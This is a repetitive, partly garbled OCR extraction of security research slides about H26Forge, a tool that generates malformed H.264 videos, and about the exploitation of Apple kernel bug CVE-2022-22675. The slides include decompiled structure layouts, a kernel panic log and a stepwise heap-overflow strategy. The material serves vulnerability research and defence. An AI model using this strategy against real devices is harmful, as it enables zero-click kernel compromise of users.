18     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
19     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
20
```

# H26Forge: Domain-specific infrastructure to manipulate H.264 Syntax Elements



# Generate H.264 videos with randomized syntax elements

## E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
<b>cpb_cnt_minus1</b>	0   5	ue(v)
<b>bit_rate_scale</b>	0   5	u(4)
<b>cpb_size_scale</b>	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
<b>bit_rate_value_minus1</b> [ SchedSelIdx ]	0   5	ue(v)
<b>cpb_size_value_minus1</b> [ SchedSelIdx ]	0   5	ue(v)
<b>cbr_flag</b> [ SchedSelIdx ]	0   5	u(1)
}		
<b>initial_cpb_removal_delay_length_minus1</b>	0   5	u(5)
<b>cpb_removal_delay_length_minus1</b>	0   5	u(5)
<b>dpb_output_delay_length_minus1</b>	0   5	u(5)
<b>time_offset_length</b>	0   5	u(5)
}		

# Generate H.264 videos with randomized syntax elements

## E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		


```
"random_hdr_range": {
  "cpb_cnt_minus1": {
    "min": 0,
    "max": 255
  },
  "bit_rate_scale": {
    "min": 0,
    "max": 15
  },
  "cpb_size_scale": {
    "min": 0,
    "max": 15
  },
  "bit_rate_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cpb_size_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cbr_flag": {
    "min": 0,
    "max": 1,
    "threshold": 1
  }
},
```

# Generate H.264 videos with randomized syntax elements

## E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		

```
"random_hdr_range": {  
    "cpb_cnt_minus1": {  
        "min": 0,  
        "max": 255  
    },  
    "bit_rate_scale": {  
        "min": 0,  
        "max": 15  
    },  
    "cpb_size_scale": {  
        "min": 0,  
        "max": 15  
    },  
    "bit_rate_value_minus1": {  
        "min": 0,  
        "max": 4294967295  
    },  
    "cpb_size_value_minus1": {  
        "min": 0,  
        "max": 255  
    }  
},  
j,
```




# Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE (0-click)
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: VLC/FFmpeg use-after-free
  - Hardware information leak

Paper to be presented at USENIX Security '23


<https://wrv.github.io/h26forge.pdf>



# Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE (0-click)
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: VLC/FFmpeg use-after-free
  - Hardware information leak

Paper to be presented at USENIX Security '23  
<https://wrv.github.io/h26forge.pdf>



# Roadmap

Decoder attack  
surface and  
complexity of  
Video Decoding

H26Forge: Domain  
specific  
infrastructure to  
modify encoded  
videos

**Expanded Root  
Cause Analysis of  
Apple 0-day  
CVE-2022-22675**

# CVE-2022-22675 as a Case Study

- In-the-wild Apple Kernel 0-day!
- Demonstrates the complexity of the spec
- Demonstrates the capabilities of H26Forge

# AppleAVD.kext H.264 UserContext

- H.264 UserContext maintains the recovered syntax elements, along with other playback information
- cpb\_cnt\_minus1 and dependent values are stored in an SPS
- Out-of-bounds cpb\_cnt\_minus1 leads to an **832 byte overwrite outside the SPS**

hrd parameters() {	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		


```
pAVar10 = (AVCUserContext *)AppleAVD_alloc(0x8642b0);
curDecoder = (AVCUserContext *)
    AppleAVD_InitializeAVCDecoder
    (pAVar10,avd_state,avd_state->avd_device_type,
     (uint)(devInfo->pad1 != '\0'));
```

Structure Editor -UserContext (kernel-iPhone12,8-19E241 (iPhone S...)				
Offset	Length	Mnemonic	Data Type	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster...	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749...	AppleAVD_AVC_SliceHe...	AppleAVD_AVC_SliceHeader[600]	slice_array

Have: 832 byte overwrite

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Used to set up the decoder

H264 UserContext



Offset	Length	Mnemonic	DataType	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster...	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749...	AppleAVD_AVC_SliceHe...	AppleAVD_AVC_SliceHeader[600]	slice_array

### **Thoughts on how this vuln might have been found (*fuzzing, code auditing, variant analysis, etc.*):**

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

<https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html>

### **Thoughts on how this vuln might have been found (*fuzzing, code auditing, variant analysis, etc.*):**

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

<https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html>

### **Thoughts on how this vuln might have been found (*fuzzing, code auditing, variant analysis, etc.*):**

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

<https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html>

### **Thoughts on how this vuln might have been found (*fuzzing, code auditing, variant analysis, etc.*):**

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle; it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

<https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html>

### **Thoughts on how this vuln might have been found (*fuzzing, code auditing, variant analysis, etc.*):**

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle; it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

<https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html>

# YES

# CVE-2022-22675 Exploitation Strategy

- Will present a strategy to exploit CVE-2022-22675 for heap overflow
- It is not known how it was exploited in-the-wild
- Analysis done on iOS 15.4
- Tools used
  - Ghidra
  - Corelium
  - H26Forge



**GHIDRA**



**H26FORGE**

# Key Idea

Take advantage of syntax element  
dependencies to trigger a second  
larger heap overflow

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame



**SPS**

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

# SPS

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

	C	Descriptor
hrd_parameters( ) {		
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		

# SPS

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

	C	Descriptor
hrd_parameters( ) {		
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		



SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

	C	Descriptor
hrd_parameters( ) {		
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0   5	u(5)
cpb_removal_delay_length_minus1	0   5	u(5)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		

**SPS**

**PPS**

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
}		
<b>num_ref_idx_l0_default_active_minus1</b>	1	ue(v)
<b>num_ref_idx_l1_default_active_minus1</b>	1	ue(v)
<b>weighted_pred_flag</b>	1	u(1)
<b>weighted_bipred_idc</b>	1	u(2)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		

**SPS**

**PPS**

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
}		
<b>num_ref_idx_l0_default_active_minus1</b>	1	ue(v)
<b>num_ref_idx_l1_default_active_minus1</b>	1	ue(v)
<b>weighted_pred_flag</b>	1	u(1)
<b>weighted_bipred_idc</b>	1	u(2)
dpb_output_delay_length_minus1	0   5	u(5)
time_offset_length	0   5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

```
hrd_parameters() {  
    cpb_cnt_minus1
```

C	Descriptor
0   5	ue(v)

```
}
```

**num\_ref\_idx\_l0\_default\_active\_minus1**

1 ue(v)

**num\_ref\_idx\_l1\_default\_active\_minus1**

1 ue(v)

**num\_ref\_idx\_l0\_default\_active\_minus1** specifies how **num\_ref\_idx\_l0\_active\_minus1** is inferred for P, SP, and B slices with **num\_ref\_idx\_active\_override\_flag** equal to 0. The value of **num\_ref\_idx\_l0\_default\_active\_minus1** shall be in the range of 0 to 31, inclusive.

```
time_offset_length
```

0   5	u(5)

```
}
```

SPS

PPS

SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

hrd_parameters()	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
}		
<b>num_ref_idx_l0_default_active_minus1</b>	1	ue(v)
<b>num_ref_idx_l1_default_active_minus1</b>	1	ue(v)

**num\_ref\_idx\_l0\_default\_active\_minus1** specifies how **num\_ref\_idx\_l0\_active\_minus1** is inferred for P, SP, and B slices with **num\_ref\_idx\_active\_override\_flag** equal to 0. The value of **num\_ref\_idx\_l0\_default\_active\_minus1** shall be in the range of 0 to 31, inclusive.

time_offset_length	0   5	u(5)
}		

**SPS****PPS****Slice<sup>P</sup>**

SPS: Sequence Parameter Set  
 PPS: Picture Parameter Set  
 Slice: Encoded frame

```
hrd_parameters() {
    cpb_cnt_minus1
    }
}
num_ref
num_ref
num_ref_idx_10
with num_ref id
range of 0 to 31,
time_offset_length
}
```

```
pred_weight_table() {
    luma_log2_weight_denom
    if( ChromaArrayType != 0 )
        chroma_log2_weight_denom
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {
        luma_weight_10_flag
        if( luma_weight_10_flag ) {
            luma_weight_10[ i ]
            luma_offset_10[ i ]
        }
        if( ChromaArrayType != 0 ) {
            chroma_weight_10_flag
            if( chroma_weight_10_flag )
                for( j = 0; j < 2; j++ ) {
                    chroma_weight_10[ i ][ j ]
                    chroma_offset_10[ i ][ j ]
                }
            }
        }
    }
}
```

C	Descriptor
2	ue(v)
2	ue(v)
2	u(1)
2	se(v)
2	se(v)
2	u(1)
2	se(v)

1	ue(v)
1	ue(v)

for P, SP, and B slices  
 minus1 shall be in the

**SPS**

**PPS**


**Slice<sup>P</sup>**

SPS: Sequence Parameter Set  
 PPS: Picture Parameter Set  
 Slice: Encoded frame

```
hrd_parameters() {
    cpb_cnt_minus1
    }
    num_ref
    num_ref
    num_ref_idx_10
    with num_ref id
    range of 0 to 31,
    time_offset_length
}
```

```
pred_weight_table() {
    luma_log2_weight_denom
    if( ChromaArrayType != 0 )
        chroma_log2_weight_denom
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {
        luma_weight_10_flag
        if( luma_weight_10_flag ) {
            luma_weight_10[ i ]
            luma_offset_10[ i ]
        }
        if( ChromaArrayType != 0 ) {
            chroma_weight_10_flag
            if( chroma_weight_10_flag )
                for( j=0; j < 2; j++ ) {
                    chroma_weight_10[ i ][ j ]
                    chroma_offset_10[ i ][ j ]
                }
        }
    }
}
```

C	Descriptor
2	ue(v)
2	ue(v)
2	u(1)
2	se(v)
2	se(v)
2	u(1)
2	se(v)
2	se(v)



for P, SP, and B slices  
 minus1 shall be in the



SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

```
hrd_parameters() {  
    cpb_cnt_minus1  
    }  
}
```

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    }
```

C	Descriptor
2	ue(v)
2	ue(v)

```
panic(cpu 3 caller 0xffffffff0082affd0): Kernel data abort. at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffffeb133d3570)
```

```
x0: 0xffffffffe133a88000 x1: 0xffffffffe4cd05cf34 x2: 0x00000000000000a9 x3: 0x0000000000000000  
x4: 0x0000000000000001 x5: 0x0000000000002b820 x6: 0x0000000000000000 x7: 0x0000000000000000  
x8: 0x0000000000000007 x9: 0xfffffffec03f24000 x10: 0xffffffffe133494000 x11: 0xffffffffe133a88008  
x12: 0x00000000000020002 x13: 0x000000000000006c x14: 0x0000000000001800 x15: 0x0000000000004800  
x16: 0x0000000000000000 x17: 0xee66ffec03f24000 x18: 0x0000000000000000 x19: 0xfffffffffeb133d3980  
x20: 0xffffffffe133a88000 x21: 0x0000000002b680010 x22: 0xfffffffffeb133d3980 x23: 0x0000000000000003  
x24: 0xffffffffe133a88000 x25: 0xfffffff4cd4b802c x26: 0xfffffff4cd05cf64 x27: 0x0000000000000000  
x28: 0x0000000000000000 fp: 0xfffffffffeb133d38d0 lr: 0xffffffff00959db94 sp: 0xfffffffffeb133d38c0  
pc: 0xffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006 far: 0x000000000000030
```

```
chroma_offset_10[ i ][ j ]  
    }  
}  
}
```

2	se(v)
2	se(v)



SPS: Sequence Parameter Set  
PPS: Picture Parameter Set  
Slice: Encoded frame

# Overcome 3 Challenges

1. Using the overwritten values
2. Getting a larger overflow
3. Controlling where we write

Challenge 1: Using the overwritten values

SPS: Sequence Parameter Set


PPS: Picture Parameter Set

# Decode $SPS_0$ and $PPS_0$

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Challenge 1: Using the overwritten values

SPS: Sequence Parameter Set


PPS: Picture Parameter Set

# Decode $SPS_0$ and $PPS_0$

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Challenge 1: Using the overwritten values

SPS: Sequence Parameter Set


PPS: Picture Parameter Set

# Decode $SPS_{31}$ with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264




# Decode $SPS_{31}$ with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Decode $SPS_{31}$ with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Offset	Length	Mnemonic	Data Type	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_1_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



**num\_ref\_idx\_10\_default\_active\_minus1** specifies how num\_ref\_idx\_10\_active\_minus1 is inferred for P, SP, and B slices with num\_ref\_idx\_active\_override\_flag equal to 0. The value of num\_ref\_idx\_10\_default\_active\_minus1 shall be in the range of 0 to 31, inclusive.


0x4b	0x1	?	undefined
0x4c	0x4	uint	uint
0x50	0x4	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte
0x55	0x1	db	num_ref_idx_10_default_active_minus1
0x56	0x1	db	num_ref_idx_11_default_active_minus1
0x57	0x1	db	weighted_pred_flag
0x58	0x1	db	weighted_bipred_idc

# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



**num\_ref\_idx\_10\_default\_active\_minus1** specifies how num\_ref\_idx\_10\_active\_minus1 is inferred for P, SP, and B slices with num\_ref\_idx\_active\_override\_flag equal to 0. The value of num\_ref\_idx\_10\_default\_active\_minus1 shall be in the range of 0 to 31, inclusive.

Offset	Length	Mnemonic	Data Type	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_table
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_10_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_11_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264

Offset	Length	Mnemonic	Data Type	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	num_minus1

SPS<sub>0</sub> PPS<sub>0</sub>

```

AppleAVD_AVC_readbits(ctx,iVar6 + 0x21);
uVar16 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,parsed);
parsed = (uVar16 >> (ulong)(-parsed & 0x1f)) + ~(-1 << (ulong)(parsed & 0x1f));
